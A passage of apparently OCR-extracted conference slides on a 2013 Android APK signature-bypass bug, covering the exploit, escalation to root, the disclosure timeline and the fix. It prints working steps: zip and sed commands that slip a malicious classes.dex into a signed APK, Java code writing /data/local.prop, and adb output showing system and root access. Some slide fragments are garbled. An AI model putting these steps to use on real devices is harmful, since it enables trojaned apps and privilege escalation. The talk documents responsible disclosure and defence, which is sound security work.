        BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String l;
        l = in.readLine();
        while(l != null){
            Log.v("PoC", l);
            l = in.readLine();
        }
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

Payload

Remove existing classes.dex code

```
zip –d AnyConnect-10.apk classes.dex
```

Add evil classes.dey code

```
zip –g AnyConnect-10.apk classes.dey
```

Add original classes.dex code

```
zip –g AnyConnect-10.apk classes.dex
```

Change classes.dey -> classes.dex in APK

```
sed s/classes.dey/classes.dex/ AnyConnect-10.apk > evil.apk
```

Packaging

```
jeff$ adb install evil.apk
2749 KB/s (6485358 bytes in 2.303s)
         pkg: /data/local/tmp/evil.apk
Success

jeff$ adb logcat | grep PoC
V/PoC     (24117): uid=1000(system) gid=1000(system)
groups=1004(input),1007(log),1015(sdcard_rw),1016(vpn),2002(
diag),3001(net_bt_admin),3002(net_bt),3003(inet),3004(net_ra
w),3005(net_admin),3006(net_bw_stats),3007(net_bw_acct)
```

FTW


Hey, Wait A Minute!

System != root

System UID **controls configuration files** consumed by root processes

Minimal **cleverness needed** to escalate from system to root

E.g. “**emulator hack**”



```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    try {
        File dst = new File("/data/local.prop");
        OutputStream ops = new FileOutputStream(dst);
        ops.write("ro.kernel.qemu=1\r\n".getBytes());
        ops.close();
    }
    catch(Exception e) {
        e.printStackTrace();
    }
```

Escalating

```
jeff$ adb install evil.apk
2749 KB/s (6485358 bytes in 2.303s)
        pkg: /data/local/tmp/evil.apk
Success

jeff$ adb reboot

…wait…

jeff$ adb shell
root@android:/ # id
uid=0(root) gid=0(root)
```

Escalating

Google reports **800M** activations in last 2 years*

Code review of Android **1.6** shows this bug

So, affects all devices since **2009**

http://venturebeat.com/2013/05/15/900m-android-activations-to-date-google-says/

Widespread

ARM / x86 / i.MX / MIPS?

Don’t care, just works

ASLR / DEP?

Don’t care, just works

Android 2.3.x / 4.0.x / 4.1.x / 4.2.x?

Don’t care, just works

ASM-fu expertise to write shellcode?

Nope, just Java

Ease

Change other files? (e.g. AndroidManifest.xml)

Only app native libs (.so), same impact (code exec)

Would SELinux/SEAndroid stop this?

Don’t know, can’t test (send me device!); but ‘feels’ unlikely

Do I really need android.uid.system sharedUID?

No, if you can make do with only select system permissions

Is anything else besides Android affected?

How close were you paying attention…?


FAQ

Change other file

D

Is

FA



Jarsigner is happy…

```
jeff$ jarsigner -verify evil.apk
jar verified.
```

Android, not so much…

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
        pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

File 1
File 2
File 3
File 4A
File 4B
Central Directory
…
…
…
"classes.dex"
"classes.dex"

Attempt

Google informed late **Feb 2013**, bug 8219321

Google broadcasted advisory + patch to Open Handset Alliance & other partners **Mar 2013**

Circa **mid-June 2013** I started seeing major device vendors issuing updates

Code should be released into AOSP by the time of this talk (**Aug 2013**)…

Responsible Disclosure Timeline

ZipFile.java only allows one entry per name

```
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bufferedStream);
    String entryName = newEntry.getName();
    if (entries.put(entryName, newEntry) != null) {
        throw new ZipException("Duplicate entry name: " +
            entryName);
    }
}
```

```
jeff$ adb install evil.apk
4153 KB/s (6485714 bytes in 1.525s)
        pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_CERTIFICATE_ENCODING]
```

```
W/PackageParser( 2933): Exception reading
/data/app/vmdl979999460.tmp
W/PackageParser( 2933): java.util.zip.ZipException: Duplicate
entry name: classes.dex
W/PackageParser( 2933):   at
java.util.zip.ZipFile.readCentralDir(ZipFile.java:368)
```

Fixed

Update to latest firmware

- …if your device vendor & carrier actually issue one… ☹

Don't install APKs from untrusted sources

- Google Play Store scans/filters for this exploit*


Use Bluebox OneRoot scanner

- Free, checks if any installed APK on device contains exploit

**According to Google security contact; not personally verified*

Protection

Available free on Google Play Store, from Bluebox



Scan done.

App com.cisco.anyconnect.vpn.android.htc contains exploit!
App com.joelapenna.foursquared contains exploit!

OneRoot Scanner

Check Bluebox blog for ready-made PoC APKs

www.bluebox.com/blog/

Bonus

Contact: jeff@bluebox.com

Special thanks:

Bluebox Android Team –

- Andrew Blaich, Felix Matenaar, Patrick Schulz

Google Security Team –

- Adrian Ludwig & all behind-the-scenes supporters

Androidxref.com –

- Used for all source code digging in this effort

Speaker feedback survey…complete it. K?

Thanks